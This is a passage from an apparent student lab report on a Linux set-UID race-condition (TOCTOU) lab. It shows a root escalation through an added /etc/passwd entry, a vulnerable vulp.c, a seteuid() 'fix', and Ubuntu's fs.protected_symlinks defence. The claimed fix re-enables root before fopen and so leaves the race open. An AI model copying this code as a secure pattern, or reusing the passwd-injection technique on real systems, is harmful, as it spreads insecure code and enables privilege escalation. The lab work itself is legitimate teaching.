Here, you can verify that the **/etc/passwd** file now has our **test** user value which is shown at the end. Thus, the **/etc/passwd** file has been modified successfully.

```
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$ su test
Password:
root@VM:/home/uwe/Desktop#
root@VM:/home/uwe/Desktop#
root@VM:/home/uwe/Desktop# whoami
root
root@VM:/home/uwe/Desktop#
root@VM:/home/uwe/Desktop#
```

*Figure 25: Switching User*

Additionally, note that we were able to change our user to the one we created and no password is required to access it. By typing **whoami** command, you can see that it is a root user.

# Task 3 – Countermeasure: Applying the Principle of Least Privilege

## 1.11. Original Attack Program

```c
/* vulp.c */

#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else {
        printf("No permission \n");
    }
}
```

*Figure 26: Original Attack Program*

This **vulp.c** is the original attack program.

## 1.12. Modified Attack Program

```c
/* vulp.c */

#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>

int main()
{
    char *fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    uid_t real_uid = getuid(); // Get the real user ID
    gid_t real_gid = getgid(); // Get the real group ID

    /* get user input */
    scanf("%50s", buffer);

    // Drop root privileges
    seteuid(real_uid);

    if (!access(fn, W_OK)) {
        // Re-enable root privileges
        seteuid(0);

        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    } else {
        printf("No permission \n");
    }

    // Drop root privileges before exiting
    seteuid(real_uid);

    return 0;
}
```

*Figure 27: Modified Attack Program*

This is the modified **vulp.c** program. In order to mitigate the vulnerability in the provided **vulp.c** program by applying the Principle of Least Privilege, we need to temporarily drop root privileges when checking and accessing the file.

Thus, the modified program uses **seteuid()** for temporarily dropping and re-enabling root privileges.

```
[07/16/24]uwe@192.168.220.145:~/Desktop$ gcc -o vulp vulp.c
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$
```

*Figure 28: Compiling the Program*

Next, we'll use the following command to compile our modified attack program:

*gcc -o vulp vulp.c*

```
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$ sudo chown root:root vulp
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$ sudo chmod 4755 vulp
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$
```

*Figure 29: Set-UID*

Next, we'll use the following commands to set the **Set-UID** bit to ensure the program runs with root privileges:

*sudo chown root:root vulp*
*sudo chmod 4755 vulp*

```
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$ gcc -o improved_attack improved_attack.c
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$
```

*Figure 30: Compiling the Improved Attack Program*

In order to run the attack again using the **improved_attack.c** program and the monitoring script, we first need to make sure that the Attack Program and Script are Ready. Thus, we'll first compile the attack program using the following code:

*gcc -o improved_attack improved_attack.c*

```
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$ chmod +x improved_automate_attack.sh
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$
```

*Figure 31: Setting Up Permissions*

Next, in order to make the shell script executable and ensure that the script have the correct permissions, we'll use the following commands:


*chmod +x improved_automate_attack.sh*

```
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
Symbolic link /tmp/XYZ created.
```

*Figure 32: Launching the Attack*

Even after executing the attack multiple times (more than 10 mins each time), it does not succeed and give any results.


## 1.13. Verification



```
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
uwe:x:1001:1001:,,,:/home/uwe:/bin/bash
guest-kemtz8:x:998:998:Guest:/tmp/guest-kemtz8:/bin/bash
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$
```

*Figure 33: /etc/passwd*

Thus, you can see here that the **/etc/passwd** file has no **test** user entry added to it. So, the **/etc/passwd** was not modified by our attack.



```
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$ su test
No passwd entry for user 'test'
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$
```

*Figure 34: Switching User*

Additionally, note that we were not able to change our user since no **test** entry was found.

## 1.14. Observations

After applying the Principle of Least Privilege, the attack was expected to fail because the **vulp** program will not retain root privileges when checking the access to the file and writing to it. This should prevent the attack from succeeding.

Note that when running the attack script, the **/etc/passwd** file should not be modified because the **vulp** program now correctly drops and re-enables root privileges, ensuring that the attack cannot exploit the race condition.

When we use **seteuid()** to temporarily drop root privileges, we prevent unauthorized access and modifications to privileged files. This approach mitigates the risk of the race condition vulnerability by ensuring that the program runs with the least privilege necessary for its operation, following the Principle of Least Privilege.

Therefore, by following these steps, the vulnerability in the **vulp.c** program should be effectively mitigated, and the attack should no longer succeed.

# Task 4 – Countermeasure: Using Ubuntu’s Built-in Scheme

## 1.15. Enabling Ubuntu’s Built-in Protection





*Figure 35: Ubuntu's Built-in Protection*

In this task, we will enable Ubuntu’s built-in protection against race condition attacks and then attempt to conduct our attack again. We will also explain how the protection scheme works and its limitations.

Ubuntu 10.10 and later versions come with a built-in protection scheme against race condition attacks. This protection can be enabled by setting a kernel parameter. Thus, we’ll enable the protection using the following command:

*sudo sysctl -w fs.protected_symlinks=1*





*Figure 36: Launching the Attack*

Now, we’ll attempt to conduct our attack using the **improved_attack.c** program and the monitoring script. The attack program and script are ready to be executed. However, note that even after executing the attack multiple times (more than 10 mins each time), it does not succeed and give any results.

Additionally, the **/etc/passwd** doesn’t get updated and we are not able to change our user since no **test** entry was found.

## 1.16. Observations

With the **fs.protected_symlinks** protection enabled, the attack should fail, and the **/etc/passwd** file should not be modified. The **vulp** program should no longer be able to follow the symbolic link created by the attack program, preventing the race condition attack from succeeding.

## 1.17. Working of the Protection Scheme

The **fs.protected_symlinks** kernel parameter in Ubuntu provides a protection mechanism against symbolic link attacks by enforcing additional checks when a process tries to follow a symbolic link.

When **fs.protected_symlinks=1** is set, the kernel checks the ownership of the symbolic link and the directory containing the symbolic link. The kernel ensures that:

- The symbolic link is not followed if the owner of the **symlink** is not the same as the owner of the directory containing the **symlink**
- The symbolic link is not followed if the process trying to follow the link does not have the necessary permissions
- This effectively prevents unprivileged processes from tricking privileged processes into following malicious symbolic links

## 1.18. Limitations of this Scheme

While the **fs.protected_symlinks** protection scheme is effective against many symbolic link attacks, it has some limitations:

- Scope – The protection is specific to symbolic links and does not cover other types of race conditions, such as those involving hard links or file renaming
- Granularity – The scheme applies a blanket policy across the entire system. It does not allow for granular control based on specific applications or users
- Legacy Applications – Some legacy applications might rely on the old behavior of symbolic links. Enabling this protection could potentially break those applications if they depend on following symbolic links created by different users.
- User Awareness – Users and administrators need to be aware of this setting and enable it. By default, it might not be enabled in all distributions or configurations

# Appendices

## Appendix A – List of Figures

**<<< Last Page >>>**